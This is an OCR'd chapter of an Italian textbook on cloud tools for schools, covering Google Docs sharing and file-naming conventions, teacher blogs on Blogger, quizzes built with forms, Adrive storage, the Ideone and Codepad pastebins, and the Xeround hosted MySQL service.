- *Google documenti*, *http://docs.google.com*
- *Zoho*, *http://www.zoho.com/*
- *Docs for Facebook*, *http://docs.com/*
- *Microsoft Skydriver*, *https://skydriver.live.com*

[1] **eyeOS** GNU AGPL

[2] **Lucid desktop** AFL: Academic Free License

[3] **Feng Office** GNU AFL: Affero General Public License

Strumenti «cloud» per la didattica

In questo capitolo vengono descritti alcuni strumenti disponibili attraverso la rete, senza bisogno di installare software, che possono essere usati utilmente nella didattica.

46.1 Google documenti nella didattica

Gli strumenti di Google possono essere usati in qualità di utenti generici, oppure come utenti di Google apps. Google apps è un sistema che consente l'uso degli strumenti di Google, nell'ambito di un certo dominio, ma attraverso la gestione di uno o più amministratori, i quali hanno o possono avere accesso a tutti i dati degli utenti del dominio in questione. Il sistema di Google apps può essere utile per le aziende, quando si vuole avere il controllo dell'uso degli strumenti Google, per esempio per garantire che le comunicazioni intra-aziendali rimangano tali. Google apps è disponibile gratuitamente per le scuole, ma la gestione amministrativa che si richiede, comporta delle responsabilità e, di conseguenza, un impegno non trascurabile e non compatibile con un contesto professionale molto variabile, quale è quello della scuola.


In questa sezione viene mostrato un metodo per utilizzare Google documenti, senza l'infrastruttura di Google apps, nella didattica di una scuola media superiore. Tuttavia, a fianco della gestione di Google documenti, è necessario che ogni docente disponga di una propria pagina personale molto semplice, sulla quale collocare tutti i riferimenti ipertestuali (*link*) che possono servire alla propria didattica

e agli studenti. Naturalmente, una tale pagina del docente può essere realizzata dove si vuole e come si vuole, ma in questo capitolo si mostra anche come usare Google Blogger, per tale scopo.

46.1.1 Utenze

Nel sistema didattico che qui viene proposto, le utenze di docenti e studenti, sono create personalmente, senza la mediazione di un amministratore, ma soprattutto sono tutte utenze private e l'accesso ai dati concesso all'esterno avviene solo su base volontaria.

Figura 46.1. Fasi della registrazione ai servizi di Google. *http://www.youtube.com/watch?v=Ea2niDKa-Yo*




La figura mostra la creazione di un'utenza Google completa; tuttavia, è possibile creare un'utenza Google senza l'uso di Gmail: in questo caso, ci si può registrare con un indirizzo di posta elettronica diverso, come si mostra in questo video: *http://www.youtube.com/watch?v=YWYdr0CRkzE* .

Sia i docenti, sia gli studenti, devono avere l'accortezza di configurare correttamente la propria utenza, soprattutto per ciò che riguarda il nome e il cognome. È molto importante inserire anche il numero di telefono nella propria utenza, per garantire la possibilità di ripristinare l'accesso, quando si perde la parola d'ordine o quando l'utenza viene bloccata per motivi diversi.

Dopo la registrazione al servizio, è necessario indicare la lingua e il fuso orario preferiti, altrimenti la lingua dipende dal luogo dal quale si sta usando Google documenti.

Figura 46.2. Configurazione della lingua e del fuso orario. *http://www.youtube.com/watch?v=aRYeSV6y1Dw*



Gli insegnanti farebbero bene ad aggiungere anche una foto al profilo, per facilitare il proprio riconoscimento ai loro alunni. Video alternativo di registrazione di un'utenza Google e configurazione locale relativa a Google documenti: *http://www.youtube.com/watch?v=wF8eSiBv15E* .


46.1.2 Organizzazione nella denominazione dei file

Per garantire una gestione ordinata dei file, è molto importante stabilire una convenzione logica nel modo di dare il nome ai file usati a scuola:

classe - docente - cognome - nome - contesto - n_ordine

Il modello mostra la proposta di questo capitolo. Prima di tutto è bene evitare un uso incontrollato delle lettere maiuscole, pertanto, si conviene di usare solo lettere minuscole, cifre numeriche e trattino medio (anche gli spazi sono esclusi). A titolo di esempio, il terzo file di un'esercitazione denominata ***coge2***, realizzato dall'alunno Mario Rossi, della classe 3Am (3A AFM, abbreviata come 3Am), per conto del prof. «gvr» (Giuseppe Verdi), dovrebbe avere il nome '`3am-gvr-rossi-mario-coge2-3`'.

Figura 46.3. Strutturazione generale dei nomi dei file.



46.1.3 File per le comunicazioni personali

Per la gestione delle comunicazioni, tra docente e studenti, è improponibile l'uso sistematico della posta elettronica, perché per molti giovani si tratta di uno strumento poco conosciuto, ma soprattutto invaso da notifiche a valanga, provenienti da siti di «social-network» (nel senso telematico del termine).

Ogni studente ha bisogno di poter ricevere delle comunicazioni personali riguardo all'esito delle proprie verifiche. Per fare questo deve creare un file di testo, per ogni insegnante con il quale utilizza Google documenti, con il nome seguente:

`3cm-dg-calpurnio-martino-comunicazioni-personali`

Nell'esempio mostrato, si tratta del file dello studente Martino Calpurnio, della classe 3Cm, per le comunicazioni attese dal docente «dg» (Daniele Giacomini). È lo stesso studente che deve creare il file, provvedendo a condividerlo con il docente, cedendogli la proprietà e lasciando per se stesso solo la facoltà di inserire commenti. Video di esempio: *http://www.youtube.com/watch?v=PQ8Iz3bezCQ* .

Il docente che riceve questi file, li deve organizzare in maniera appropriata in una raccolta, relativa alla classe a cui appartengono, secondo l'anno scolastico. Video di esempio: *http://www.youtube.com/watch?v=Ze91Ed91o2NBQ* .

È bene che gli studenti tengano il file delle comunicazioni personali in evidenza: quando il file viene modificato dal docente, questo appare allo studente con un carattere più scuro, così sa che è il momento di osservarne il contenuto. Video di esempio: *http://www.youtube.com/watch?v=bWjM6WvQjU0* .

Per maggiore immediatezza, sarebbe opportuno che le nuove annotazioni da parte del docente avvenissero sempre nella parte superiore (come una pila che cresce in alto). In tal modo, si leggerebbe sempre per prima l'ultima annotazione fatta.

Quando gli studenti della classe, tutti assieme, creano il file per le comunicazioni personali da affidare poi al docente, occasionalmente possono avere difficoltà a completare la condivisione, perché il sistema di sicurezza di Google documenti tende a bloccare quello che sembra essere «spam». In pratica, Google documenti rileva che un gruppo elevato di persone condivide un file verso la stessa utenza (quella del docente) e impedisce l'operazione a quelli che lo fanno più tardi degli altri, temendo che si tratti di un atto illecito. Per sbloccare la situazione, il docente deve aprire alcuni dei file ricevuti e poi deve sistemarli in una raccolta appropriata come mostrato: ciò permette al sistema di sicurezza di Google documenti di rilassarsi, perché l'utente ricevente dimostra di volere questo materiale, consentendo così anche a chi è stato escluso di procedere nuovamente con la condivisione.

46.1.4 File per le comunicazioni alla classe

Per la gestione delle comunicazioni a tutta la classe, per ogni docente è necessario un file di testo con un nome come quello seguente, condiviso con tutti gli studenti della classe, ma per loro con la sola facoltà di commentare:

```
3cm-dg-comunicazioni-alla-classe
```


Il file può essere creato, convenientemente, da uno studente della classe, il quale deve provvedere ad aggiungere le condivisioni per tutti gli altri studenti e per il docente a cui si rivolge, dando al docente la proprietà del file. Il docente che lo riceve, può poi controllare che la condivisione con gli studenti della classe sia tale da consentire loro al massimo di commentare. Video di esempio: *http://www.youtube.com/watch?v=wtc8kjm_oXI* .

Mano a mano che lo studente aggiunge altri suoi compagni alla condivisione del file delle comunicazioni alla classe, è opportuno che alcuni di loro aprano questo file che vedono apparire nel proprio spazio di lavoro. Altrimenti, dopo un certo numero di condivisioni, Google documenti bloccherebbe questa attività, temendo che si tratti di condivisioni indesiderate, ovvero di «spam».

46.1.5 Esercitazioni svolte con Google documenti

Le esercitazioni che vengono fatte svolgere agli studenti con l'ausilio di Google documenti, devono produrre uno o più file, il cui nome deve avere la convenzione stabilita. Nel video successivo si vede l'alunno Martino Calpurnio che svolge una breve esercitazione con il foglio elettronico, quindi la condivide con il suo docente, il quale la valuta, osservando un'imperfezione. Il docente annota nello stesso file prodotto dallo studente il problema riscontrato, segnalando in rosso e inserendo una nota. Poi, il docente aggiorna il file delle comunicazioni personali con l'esito della valutazione. Dal momento che è stato riscontrato un errore, o comunque qualcosa di imperfetto, per evitare che lo studente possa correggere successivamente il file e contestare la correzione, il docente toglie allo studente la facoltà di intervenire nuovamente sul lavoro svolto. Video di esempio: *http://www.youtube.com/watch?v=qOn5PWeeEis* .

Un'altra cosa da osservare è che il docente archivia il lavoro in una raccolta apposita, destinata ai lavori già valutati: non viene usata la stessa cartella che contiene i file delle comunicazioni, perché altrimenti questa si affollerebbe rapidamente di troppi file. La classificazione in cascata dell'esempio, non è casuale:



46.1.6 Esercitazioni svolte con altri programmi che producono documenti PDF

Google documenti permette di caricare ogni tipo di file, ma solo in alcuni casi consente la visualizzazione del contenuto in-linea.

Utilizzando programmi diversi da Google documenti, è normale trovarsi a produrre risultati in formati PDF. Invece di stamparli, è possibile caricarli nella propria gestione di Google documenti e condividerli con il docente per la valutazione. Tuttavia, lo spazio occupato dai file PDF viene computato dal sistema di Google documenti, quindi, nella condivisione non è consentito cedere la proprietà (se fosse possibile ciò potrebbe essere usato come mezzo per danneggiare un destinatario, consumando tutto lo spazio di cui questo può disporre).

Nel video successivo, lo studente Martino Calpurnio produce una fattura in PDF e la «consegna» al suo docente, attraverso la condivisione, ma come accennato, non può cedere al docente la proprietà del file, perché Google documenti non lo consente: *http://www.youtube.com/watch?v=sHg15MT15Px1U* .

46.1.7 Pagina personale del docente con Google Blogger

Ogni insegnante ha la necessità di disporre di una pagina pubblica, organizzata nel modo più semplice possibile, sulla quale collocare dei *link* (collegamenti ipertestuali) ai materiali che gli servono nella didattica con i propri studenti. L'unico requisito che deve avere questa pagina è di essere il più semplice possibile, in modo che ciò che si cerca si trovi facilmente e velocemente. Trattando in questo capitolo di Google documenti, per chi non ha già un'alternativa, qui si mostra l'attivazione e l'utilizzo di Google Blogger, il quale si associa alla stessa utenza complessiva di Google.

Nel video seguente si vede la professoressa Clara Drusilla che accede a Blogger, dove aggiunge il suo primo «blog», da utilizzare nella didattica. Per maggiore chiarezza nei confronti dei propri studenti, una volta trovato un nome a dominio libero, usa lo stesso nome come titolo del blog. Quindi, partendo dal blog vuoto, accede alla configurazione dell'aspetto complessivo, aggiungendo il proprio nome sotto al titolo e inserendo un riquadro di testo, dove annota i collegamenti ipertestuali per gli studenti. Video: *http://www.youtube.com/watch?v=XGx4J-2MUGc* .

Figura 46.5. L'aspetto del blog della professoressa Clara Drusilla, dopo lo svolgimento di vari esempi di questo capitolo.

46.1.8 Predisposizione di modelli

Il docente può avere la necessità di fornire ai suoi studenti un modello di file, da copiare e compilare secondo qualche criterio. Con Google documenti il docente può rendere pubblici tali file, consentendo però solo l'accesso in lettura, usando la propria pagina personale per rendere disponibile i riferimenti (*link*) necessari per raggiungerli: *http://www.youtube.com/watch?v=fch5JKovR_g* .


A loro volta, per svolgere le esercitazioni basate sui modelli predisposti dal docente, gli studenti prelevano una copia del file, la salvano con un nome appropriato, nel loro spazio di Google documenti, quindi procedono con l'esercitazione. Al termine condividono e cedono la proprietà al docente che deve valutarli, secondo la modalità descritta in precedenza nel capitolo. Nel video si vede lo studente Martino Calpurnio che prende una copia del modello di scheda di magazzino, dalla pagina della professoressa Clara Drusilla (cd) e inizia il suo lavoro, in modo abbastanza incerto, poi lo condivide con la professoressa, cedendole la proprietà: *http://www.youtube.com/watch?v=--lp4jowIwA* .

46.1.9 Cronologia

Ciò che è in forma elettronica, può essere copiato e alterato facilmente; tuttavia, attraverso la cronologia di Google documenti è possibile verificare che un lavoro sia stato svolto almeno in un modo plausibile. Per la precisione, è possibile verificare quando è iniziato il lavoro, come è progredito e se c'è stato l'intervento di qualcun altro; inoltre, è possibile dimostrare che il docente non ha manomesso il lavoro, salvo ciò che viene convenuto come necessario per evidenziare le correzioni. Nel video seguente la professoressa Clara Drusilla (cd) che valuta un lavoro dello studente Martino Calpurnio, verificando anche la cronologia: *http://www.youtube.com/watch?v=eQCU6KKdqus* .

Quando il docente valuta un lavoro che contiene errori, prima di annotare le correzioni toglie allo studente la facoltà di modificarlo ulteriormente, per ovvi motivi. In queste condizioni lo studente non ha più la facoltà di visualizzare la cronologia; tuttavia, se dovesse servire, il docente ha sempre la possibilità di mostrarla in sua presenza. In questo video la professoressa dimostra al suo alunno di non avere manomesso il suo lavoro in fase di valutazione: *http://www.youtube.com/watch?v=BCVVBjYEyAE* .

Figura 46.6. Cronologia delle modifiche apportate a un file.



46.1.10 Fornire una copia elettronica delle verifiche

Se un docente ha la necessità di produrre una copia dei lavori degli studenti su un supporto di memorizzazione, si può usare la funzione di scarico dei dati. Va però osservato che tale procedimento non permette di conservare la cronologia nella copia scaricata; inoltre, se si tratta di file realizzati in-linea, lo scarico comporta una trasformazione in formati comuni. Il video mostra come ottenere l'archiviazione di tutto il lavoro svolto dalla professoressa Clara Drusilla, nella classe 3Cm, in un solo file compresso che risulta essere denominato '`2011-2012-3cm-`***data_scarico***`.zip`': *http://www.youtube.com/watch?v=82JK82y1-1f1s* .

46.1.11 Dal formulario al test di verifica

Google documenti consente di realizzare dei formulari, chiamati moduli, attraverso i quali si possono raccogliere dei dati all'interno di un foglio di lavoro (foglio elettronico). Il formulario si compone di domande per le quali si imposta il modo con cui si può rispondere (risposta aperta, a scelta singola o a scelta multipla) e si pubblica attraverso un riferimento (*link*), mentre il foglio di lavoro che accumula le risposte può rimanere riservato.

Quando si usa Google documenti senza l'infrastruttura di Google apps, le risposte al questionario sono sempre anonime, nel senso che vengono acquisiti i dati, senza poter conoscere l'utente che li ha inseriti. Per ovviare a questo problema, è necessario predisporre un programma che filtra il questionario, in modo da riempire alcuni campi prestabiliti con i dati identificativi degli utenti che lo compilano, mascherando poi agli utenti tali campi (ma evidenziando il fatto che i loro dati identificativi sono stati raccolti).

Qui si propone l'uso di '`test-gdoc.php`', il quale fa parte del pacchetto GZT, disponibile presso *https://docs.google.com/open?id=0B7kc1cYTL1pjNDExMmRkM2QtNDE4MS00Nm00ViLWIyZWQtNmRhNzlhNDk0YmFl* . Il pacchetto in questione deve essere installato in un servente HTTP+PHP che deve consentire l'accesso all'esterno con il protocollo HTTPS, per poter leggere il questionario da filtrare. Il programma '`test-gdoc.php`' si avvale a sua volta della libreria LightOpenID (*http://gitorious.org/lightopenid*), già inclusa nel pacchetto, per identificare l'utente attraverso Google. Eventualmente si può provare '`test-gdoc.php`' dall'indirizzo *http://gzt.nssitaly.com/test-gdoc.php* .

In generale, conviene copiare un formulario vuoto, che include già tutti i campi nascosti necessari a raccogliere le informazioni sull'utente: *https://docs.google.com/spreadsheet/ccc?key=0Arkc1cYTL1pjdDd1cWQ5TDVTU0RzSS1qT0JfbXo0UUE* . Nel video seguente si vede la professoressa Clara Drusilla che si è già preparata il riferimento al questionario vuoto nella sua pagina, e da lì parte per realizzarne uno proprio, fino a produrre il riferimento da dare poi ai suoi studenti, verificando il funzionamento del test stesso: *http://www.youtube.com/watch?v=RZKOmsyaazI* . Tuttavia, con questa modalità, rimane poi al docente di valutare gli esiti.

È disponibile anche un secondo modello, nel quale sono già predisposte le formule per la valutazione dell'esito, contando un punto per ogni risposta esatta e nessun punto

in caso contrario: *https://docs.google.com/spreadsheet/ccc?key=0Arkc1cYTL1pjdGdHYThpelQyM1dqM0V1aWZpQmlqU3c* . Nel video successivo si vede la preparazione di un test simile a quello precedente, ma con il nuovo modello. Premesso che la prima risposta del questionario deve essere quella del docente stesso, con tutte le risposte esatte, al termine dello svolgimento del test da parte degli studenti, è necessario copiare due righe dalle schede che riepilogano i dati inseriti e che li valutano: *http://www.youtube.com/watch?v=2vN2sksI12g* . In pratica, le formule che si vanno a copiare, confrontano il primo inserimento con i successivi: in caso di risposte uguali, si conta un punto per ogni risposta.

Perché questi questionari assistiti dal programma '`test-gdoc.php`' funzionino, è necessario che non ci siano domande obbligatorie, altrimenti verrebbe rivelato lo schema originario del questionario (dove gli studenti potrebbero tentare di compilare a mano i campi che altrimenti sarebbero nascosti). Inoltre, nella versione di questionario già impostata con le formule valutative, è necessario che sia preservato il campo di inserimento della classe.

È evidente che il programma '`test-gdoc.php`' dipende dal modo in cui si presenta la pagina del test da parte di Google documenti, e in presenza di un aggiornamento sostanziale, questo programma non funzionerebbe più. Tuttavia, se anche dovesse venire a mancare questo strumento, i questionari realizzati così potrebbero essere riutilizzati all'interno di Google apps, rimuovendo o modificando i campi nascosti iniziali.

46.2 Servizi di memorizzazione remota


Google documenti, o Google drive, dà una quantità limitata di spazio di memorizzazione gratuito, perché il valore del servizio riguarda soprattutto la gestione di documenti in-linea, anche in modo collaborativo e simultaneo, con la possibilità di condividere secondo criteri di autorizzazione differenti e di cedere i file a nuovi proprietari. Quando lo scopo è solo quello di conservare o pubblicare file, senza altre sfumature, ci si può avvalere di servizi che offrono gratuitamente più spazio di memorizzazione. Di questi servizi si potrebbe avvalere un docente quando ha la necessità di mettere a disposizione dei materiali ai propri studenti, senza saturare lo spazio necessario alla gestione di Google documenti o Google drive.

46.2.1 Adrive

Adrive, presso *http://adrive.com* , consente di disporre di una discreta quantità di spazio di memorizzazione, se si accetta di visualizzare pubblicità, come mostra questo video, dove Clara Drusilla si registra al servizio e accede al pannello di controllo della propria gestione: *http://www.youtube.com/watch?v=J3Wu2DzNLQA* . Nel video si può osservare che poi, per accedere, è sempre richiesto di inserire il codice «captcha».

I file caricati nella propria gestione di Adrive risultano inizialmente privati, ma possono essere resi pubblici, ottenendo il riferimento ipertestuale per consentire di raggiungerli anche a chi non è iscritto al servizio: *http://www.youtube.com/watch?v=iYh-R9vAHa0* . Va però osservato che, nella modalità gratuita del servizio, si possono rendere pubblici solo file singoli e non cartelle intere; in altri termini, occorre fornire il riferimento ipertestuale di ogni file che si intende mettere a disposizione.

Figura 46.7. File manager di Adrive.



46.3 Servizi «pastebin»

I servizi noti come *pastebin* servono a consentire la pubblicazione di codice di programmazione o di informazioni testuali. I servizi più evoluti consentono anche di verificare sintatticamente il codice, secondo certi linguaggi ammessi, e di eseguirlo. Nella didattica si possono utilizzare proficuamente i servizi *http://ideone.com* e *http://codepad.org* , i quali hanno però in comune il limite di non poter eseguire programmi interattivi, perché manca la possibilità di interagire con l'utente; pertanto, i programmi che si possono provare devono ricevere input attraverso costanti già inserite nel codice (nel caso di *http://ideone.com* è però possibile indicare dati che costituiscono lo standard input).

I servizi *pastebin* a cui ci si riferisce in questa sezione possono essere usati in modo anonimo, per fare delle prove, ma per i fini della didattica, è importante registrarsi in modo da poter conservare il proprio lavoro, senza doverlo reintrodurre ogni volta.


46.3.1 Registrazione e utilizzo del servizio Ideone

La registrazione al servizio Ideone avviene in modo molto semplice, specificando il nominativo con cui si vuole accedere, la parola d'ordine preferita e l'indirizzo di posta elettronica a cui fare riferimento (per l'attivazione e per il ripristino dell'utenza in caso di smarrimento della parola d'ordine): *http://www.youtube.com/watch?v=TVydoZht1Yc* .

Figura 46.8. Registrazione al servizio Ideone dall'utente Clara Drusilla.

Nel video successivo, l'utente Martino Calpurnio prova a eseguire un piccolo programma che conserva presso il servizio Ideone; per poterlo eseguire, l'utente modifica il programma in modo da fornire l'input che diversamente sarebbe stato atteso dalla riga di comando: *http://www.youtube.com/watch?v=Pz4zs691QW91o* .

Figura 46.9. Esempio di utilizzo del servizio Ideone dall'utente Martino Calpurnio.



Il codice inserito attraverso il servizio di Ideone, può essere «pubblico» o «privato». La distinzione serve solo per stabilire se ciò che viene inserito può essere letto o meno attraverso un sistema di scansione dei siti. In pratica, il fatto di rendere privato un esempio di codice, significa escluderlo dal file '`robots.txt`'.

Un brano di codice già inserito può essere modificato dall'utente che lo ha salvato, con la voce *edit*, mantenendo intatto l'indirizzo URI con il quale vi si fa riferimento. La voce *clone*, consente invece a tutti di produrre un nuovo esempio di codice a partire dalla copia di quanto è in corso di visualizzazione. Per esempio, un docente potrebbe produrre uno scheletro da cui uno studente può poi produrre la propria soluzione.

46.3.2 Codepad

Nei due video si mostra la registrazione al servizio e la compilazione del profilo personale: *http://www.youtube.com/watch?v=9z3erLOSHw* , *http://www.youtube.com/watch?v=PpDsLAHZX8o* . Nei video, Clara Drusilla si registra usando come nominativo il proprio indirizzo di posta elettronica: si tratta di una scelta e non di un obbligo, dato che così è più facile ricordarsi il nominativo utente. Va però osservato che **il servizio Codepad non permette di cambiare la parola d'ordine e non prevede un sistema di recupero della stessa**: in caso di smarrimento, se serve, si può solo creare un'altra utenza.

Figura 46.10. Esempio di utilizzo di Codepad: visualizzazione di un piccolo programma archiviato dall'utente Martino Calpurnio.

Con Codepad, è necessario salvare esplicitamente il proprio lavoro; inoltre, il concetto di «privato» o «pubblico» è diverso rispetto a Ideone, perché un pezzo di codice pubblico potrebbe essere cancellato da chiunque. In pratica, nella didattica, oltre che salvare il lavoro è necessario che il codice sia sempre privato.

Con Codepad, per clonare un lavoro già esistente, si deve scegliere la voce *fork*.

46.3.3 Utilizzo didattico dei servizi «pastebin»

I servizi Ideone e Codepad, consentono di provare del codice senza bisogno di un elaboratore completo, munito di compilatore. Quando uno studente deve fornire un'esercitazione al docente, si potrebbe seguire la procedura seguente:

1. lo studente svolgere l'esercitazione presso il servizio *pastebin*, verificandone l'esito;

2. una volta completata l'esercitazione, salvandola se necessario, lo studente deve fornirla al docente, per esempio copiandola in un file di testo di Google documenti (o Google drive), avendo cura di riportare l'indirizzo URI del lavoro svolto presso il servizio *pastebin*, magari in un commento inserito nel codice;
3. Quando il docente riceve l'esercitazione, oltre che analizzarla visivamente, può controllarla raggiungendo l'indirizzo URI annotato nel codice con un commento.

Il docente, da parte sua, può predisporre delle porzioni di codice da completare, fornendo agli studenti gli indirizzi URI dei propri esempi: gli studenti non dovrebbero far altro che clonare l'esempio completandolo come richiesto e fornendo la propria soluzione come già spiegato.

46.4 Xeround

Xeround, presso *http://xeround.com* , è un servizio DBMS, il quale si comporta come se si trattasse di MySQL. In pratica, dopo l'iscrizione al servizio, si possono creare delle «istanze DB», ognuna delle quali è sostanzialmente un DBMS MySQL virtuale privato. All'interno di ogni istanza si possono creare delle basi di dati indipendenti, come si farebbe con un DBMS MySQL comune.

Xeround offre il suo servizio a pagamento, ma permette di utilizzare gratuitamente istanze DB con una capacità complessiva massima di 10 Mbyte, per le quali è consentito avere al massimo cinque accessi simultanei. Tali limitazioni impediscono un uso professionale del servizio, ma sono adeguate per la didattica e lo studio.

46.4.1 Iscrizione e creazione di un'istanza DB

Nel video *https://www.youtube.com/watch?v=yUyHgBaGxAk* si mostra l'iscrizione al servizio Xeround dello studente Martino Calpurnio, il quale crea subito un'istanza DB per le proprie esercitazioni. Le figure successive sono tratte dal video stesso.

Figura 46.11. Iscrizione al servizio Xeround.




Figura 46.12. Dopo la conferma si riceve un messaggio di posta elettronica con un riferimento ipertestuale che consente di confermare l'iscrizione: a quel punto viene permesso di concludere l'iscrizione, inserendo la parola d'ordine per accedere e accettando le condizioni del servizio.






Figura 46.13. Pannello di controllo: creazione di un'istanza DB.



Durante la creazione di un'istanza DB, viene richiesto di specificare il nominativo utente e la parola d'ordine: si tratta dell'utente amministratore del DBMS virtuale e della parola d'ordine necessaria per accedere al DBMS stesso.

Figura 46.14. Stato conclusivo di un'istanza DB, dopo la sua creazione.




Sulla base dell'esempio delle figure e del video, si hanno le informazioni seguenti, necessarie per accedere alla base di dati:

Variabile	Valore
indirizzo del DBMS	instance11656.db.xeround.com
porta TCP	7953
utente amministratore del DBMS	calpurnio
parola d'ordine dell'utente amministratore del DBMS	**********

